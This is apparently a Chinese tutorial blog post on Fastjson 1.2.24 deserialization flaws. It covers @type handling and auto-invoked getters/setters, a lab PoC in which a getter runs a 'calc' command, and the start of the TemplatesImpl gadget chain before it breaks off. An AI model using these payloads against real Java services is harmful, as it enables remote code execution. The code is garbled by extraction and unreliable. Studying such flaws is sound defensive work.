java反序列化-Fastjson Fastjson基础 fastjson简介 Fastjson 是 Alibaba 开发的 Java 语言编写的高性能 JSON 库,用于将数据在 JSON 和 Java Object 之间互相转换。
提供两个主要接口来分别实现序列化和反序列化操作。
JSON.toJSONString 将 Java 对象转换为 json 对象,序列化的过程。
JSON.parseObject/JSON.parse 将 json 对象重新变回 Java 对象;反序列化的过程
fastjson代码演示 序列化代码 需要先导入fastjson的依赖,这里导入1.2.24版本,这是首先发现漏洞的版本
1 2 3 4 5 <dependency > <groupId > com.alibaba</groupId > <artifactId > fastjson</artifactId > <version > 1.2.24</version > </dependency >
然后通过代码演示如何使用 Fastjson 进行序列化和反序列化,以及特性
首先需要定义一个javabean类,Student类
Student.java
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
package org.mixbp;public class Student {private String name;private int age;public Student ()out .println("构造函数" );public String getName ()out .println("getName" );return name;public void setName (String name )out .println("setName" );this .name = name;public int getAge ()out .println("getAge" );return age;public void setAge (int ageout .println("setAge" );this .age = age;

然后是fastjson序列化的demo,调用 JSON.toJsonString() 来序列化 Student 对象
StudentSerialize.java
1
2
3
4
5
6
7
8
9
10
11
12
13
14
package org.mixbp ;import com.alibaba .fastjson .JSON ;import com.alibaba .fastjson .serializer .SerializerFeature ;public class StudentSerialize {public static void main (String [] argsStudent student = new Student ();setName ("mixbp" );String jsonString = JSON .toJSONString (student, SerializerFeature .WriteClassName );System .out .println (jsonString);
简单调试一下
在JSON.toJSONString处下断点

然后跟进到JSON这个类的toJSONString()方法内,,可以看到new 了一个 SerializeWriter 对象

可以看到 static 的变量,写着 “members of JSON”,这里注意DEFAULT_TYPE_KEY 为 “@type”
里面定义了一些初值,赋值给 out 变量,这个 out 变量后续作为 JSONSerializer 类构造的参数。
然后就是toString()方法显示输出
关键部分
1 String jsonString = JSON .toJSONString(student, SerializerFeature.WriteClassName);
第一个参数是 student,是一个对象
第二个参数是 SerializerFeature.WriteClassName,是 JSON.toJSONString() 中的一个设置属性值,设置之后在序列化的时候会多写入一个@type,即写上被序列化的类名
type 可以指定反序列化的类,并且调用其 getter/setter/is 方法,这在之后的反序列化利用中很重要。
Fastjson 接受的 JSON 可以通过@type字段来指定该JSON应当还原成何种类型的对象
SerializerFeature.WriteClassName参数设置
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
// 设置了SerializerFeature.WriteClassNameset Nameset Age"@type" :"org.example.Student" ,"age" :6 ,"name" :"John" }// 未设置SerializerFeature.WriteClassNameset Nameset Age"age" :6 ,"name" :"John" }
反序列化代码 关键函数是JSON.parseObject()

StudentUnserialize.java
1
2
3
4
5
6
7
8
9
10
11
12
13
14

package org.mixbp;import com.alibaba.fastjson.JSON;import com.alibaba.fastjson.parser .Feature;public class StudentUnserialize {public static void main(String[] args) {type \":\"org.mixbp.Student\",\"age\":6,\"name \":\"mixbp\"}";JSON .parseObject(jsonString, Student.class , Feature.SupportNonPublicField);System .out .println(student);System .out .println(student.getClass().getName());
运行结果
fastjson基础知识 反序列化时的 Feature.SupportNonPublicField 参数 先把Student类中的setter方法去掉
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
package org.mixbp;import com.alibaba.fastjson.JSON;import com.alibaba.fastjson.parser .Feature;public class StudentUnserialize {public static void main(String[] args) {type \":\"org.mixbp.Student\",\"age\":6,\"name \":\"mixbp\"}";JSON .parseObject(jsonString, Student.class );System .out .println(student);System .out .println(student.getClass().getName());System .out .println(student.getName());System .out .println(student.getAge());
在反序列化代码运行输出如下,发现我们并不能获取到 age”和name,因为它是私有属性的。
Fastjson 默认只处理 public 字段或带有 public getter/setter 的字段
想让传给JSON.parseObject()进行反序列化的JSON内容指向的对象类中的私有变量成功还原出来
需要在调用JSON.parseObject()时加上Feature.SupportNonPublicField这个属性设置
parseObject()的指定或不指定反序列化类型之间的差异 这里我没有指定反序列化类型
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15

package org .mixbp ;import com .alibaba .fastjson .JSON ;public class StudentUnserialize2 {public static void main (String [] args ) {String jsonString = "{\" @type\" :\" Student\" ,\" age\" :6," + "\" name\" :\" Drunkbaby\" ,\" address\" :\" china\" ,\" properties\" :{}}" ;Object obj = JSON .parseObject (jsonString );System .out .println (obj );System .out .println (obj .getClass ().getName ());
查看输出,发现执行了setter和getter方法,但是没有反序列化为Student类,返回的是JSONObject
指定反序列化类型
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15

package org .mixbp ;import com .alibaba .fastjson .JSON ;public class StudentUnserialize2 {public static void main (String [] args ) {String jsonString = "{\" @type\" :\" Student\" ,\" age\" :6," + "\" name\" :\" Drunkbaby\" ,\" address\" :\" china\" ,\" properties\" :{}}" ;Object obj = JSON .parseObject (jsonString ,Student .class );System .out .println (obj );System .out .println (obj .getClass ().getName ());
加上指定反序列化得到的类型为Object.class或Student.class,可以看到成功反序列化,并且调用了set方法
parse与parseObject区别 两者主要的区别就是parseObject()返回的是JSONObject而parse()返回的是实际类型的对象,当在没有对应类的定义的情况下,一般情况下都会使用JSON.parseObject()来获取数据。
FastJson中的 parse() 和 parseObject() 方法都可以用来将JSON字符串反序列化成Java对象,parseObject() 本质上也是调用 parse() 进行反序列化的。但是 parseObject() 会额外的将Java对象转为 JSONObject对象,即 JSON.toJSON()。所以进行反序列化时的细节区别在于,parse() 会识别并调用目标类的 setter 方法及某些特定条件的 getter 方法,而 parseObject() 由于多执行了 JSON.toJSON(obj),所以在处理过程中会调用反序列化目标类的所有 setter 和 getter 方法。
也就是说,我们用parse()反序列化会直接得到特定的类,而无需像parseObject()一样返回的是JSONObject类型的对象、还可能需要去设置第二个参数指定返回特定的类。
fastjson 反序列化漏洞原理 fastjson 在反序列化的时候会去找我们在 @type 中规定的类是哪个类,然后在反序列化的时候会自动调用这些 setter 与 getter 方法的调用,注意!并不是所有的 setter 和 getter 方法。
满足条件的setter:
非静态函数 返回类型为void或当前类 参数个数为1个
满足条件的getter:
非静态方法 无参数 返回值类型继承自Collection或Map或AtomicBoolean或AtomicInteger或AtomicLong
反序列化出恶意类 Fastjson使用parseObject()/parse()进行反序列化的时候可以指定类型。如果指定的类型太大,包含太多子类,就有利用空间了。例如,如果指定类型为Object或JSONObject,则可以反序列化出来任意类。例如代码写Object o = JSON.parseObject(poc,Object.class)就可以反序列化出Object类或其任意子类,而Object又是任意类的父类,所以就可以反序列化出所有类。
触发反序列化得到的恶意类中的恶意函数 在某些情况下进行反序列化时会将反序列化得到的类的构造函数、getter方法、setter方法执行一遍,如果这三种方法中存在危险操作,则可能导致反序列化漏洞的存在。换句话说,就是攻击者传入要进行反序列化的类中的构造函数、getter方法、setter方法中要存在漏洞才能触发。
我们到DefaultJSONParser.parseObject(Map object, Object fieldName)中看下,JSON中以@type形式传入的类的时候,调用deserializer.deserialize()处理该类,并去调用这个类的setter和getter方法:
1
2
3
4
5
6
7
public final Object parseObject (final Map object , Object fieldName ) {if (key == JSON .DEFAULT_TYPE_KEY && !lexer.isEnabled (Feature .DisableSpecialKeyDetect )) {ObjectDeserializer deserializer = config.getDeserializer (clazz);return deserializer.deserialze (this , clazz, fieldName);
过程比较复杂,这里就不追了
PoC 一般的Fastjson反序列化漏洞的PoC写法如下,@type指定了反序列化得到的类
1 2 3 4 5 {"@type" :"xxx.xxx.xxx" ,"xxx" :"xxx" ,...
关键是要找出一个特殊的在目标环境中已存在的类,满足如下两个条件:
该类的构造函数、setter方法、getter方法中的某一个存在危险操作,比如造成命令执行;
可以控制该漏洞函数的变量(一般就是该类的属性);
漏洞Demo 当反序列化指定的类型是Object.class,即代码为Object obj = JSON.parseObject(jsonstring, Object.class, Feature.SupportNonPublicField);时,反序列化得到的类的构造函数、所有属性的setter方法、properties私有属性的getter方法都会被调用,因此我们这里直接做最简单的修改,将Student类中会被调用的getter方法添加漏洞代码,这里修改getProperties()
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
import java.util.Properties; public class Student { private String name; private int age; private String address; private Properties properties; public Student ()out .println("构造函数" ); public String getName ()out .println("getName" ); return name; public void setName (String name )out .println("setName" ); this .name = name; public int getAge ()out .println("getAge" ); return age; public String getAddress ()out .println("getAddress" ); return address; public Properties getProperties () throws Exceptionout .println("getProperties" ); "calc" ); return properties;
FastjsonEasyPoC.java
1
2
3
4
5
6
7
8
9
10
11
12
13
import com .alibaba .fastjson .JSON ; import com .alibaba .fastjson .JSONObject ; import com .alibaba .fastjson .parser .Feature ; public class FastjsonEasyPoC { public static void main (String [] args ){ String jsonString = "{\" @type\" :\" Student\" ,\" age\" :6,\" name\" :\" Drunkbaby\" ,\" address\" :\" china\" ,\" properties\" :{}}" ; Object obj = JSON .parseObject (jsonString , Object .class ); System .out .println (obj ); System .out .println (obj .getClass ().getName ());
前面的Demo中反序列化的类是一个Object类,该类是任意类的父类,其子类Student存在Fastjson反序列化漏洞,当@type指向Student类是反序列化就会触发漏洞。
对于另一种反序列化指定类的情景,是该指定类本身就存在漏洞,比如我们将上述Demo中反序列化那行代码改成直接反序列化得到Student类而非Object类,这样就是另一个触发也是最直接的触发场景:
1 Student obj = JSON .parseObject(jsonstring, Student.class , Feature.SupportNonPublicField);
总结
反序列化点就是JSON.parse和JSON.parseObject方法
然后就是如果是JSON.parseObject方法,利用时传参必须带上 class 的参数,否则只会返回JSONObject,不会反序列化恶意类对象
然后就是最好带上这个传参Feature.SupportNonPublicField,带上这个传参才能给私有属性赋值
PoC 是通过 String 传进去的,要以 @type 开头
漏洞的成因就是反序列化时自动调用了getter和setter方法
Fastjson-1.2.24版本漏洞分析 环境配置
jdk8u65
Maven
1.2.22 <= Fastjson <= 1.2.24
maven依赖,pom.xml
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 <dependency > <groupId > com.unboundid</groupId > <artifactId > unboundid-ldapsdk</artifactId > <version > 4.0.9</version > </dependency > <dependency > <groupId > commons-io</groupId > <artifactId > commons-io</artifactId > <version > 2.5</version > </dependency > <dependency > <groupId > com.alibaba</groupId > <artifactId > fastjson</artifactId > <version > 1.2.24</version > </dependency > <dependency > <groupId > commons-codec</groupId > <artifactId > commons-codec</artifactId > <version > 1.12</version > </dependency > <dependency > <groupId > commons-collections</groupId > <artifactId > commons-collections</artifactId > <version > 3.2.1</version > </dependency >
然后这里主要是两条链子
一条是TemplatesImpl 的链子,另一条JdbcRowSetImpl 的链子。
TemplatesImpl 的利用链 链子分析 首先要找到能够命令执行的类。 这里直接用TemplatesImpl链
这里直接把TemplatesImpl链的调用链贴出来
1 2 3 4 5 TemplatesImpl# getOutputProperties () -> TemplatesImpl# newTransformer () -># getTransletInstance () -> TemplatesImpl# defineTransletClasses () # defineClass ()
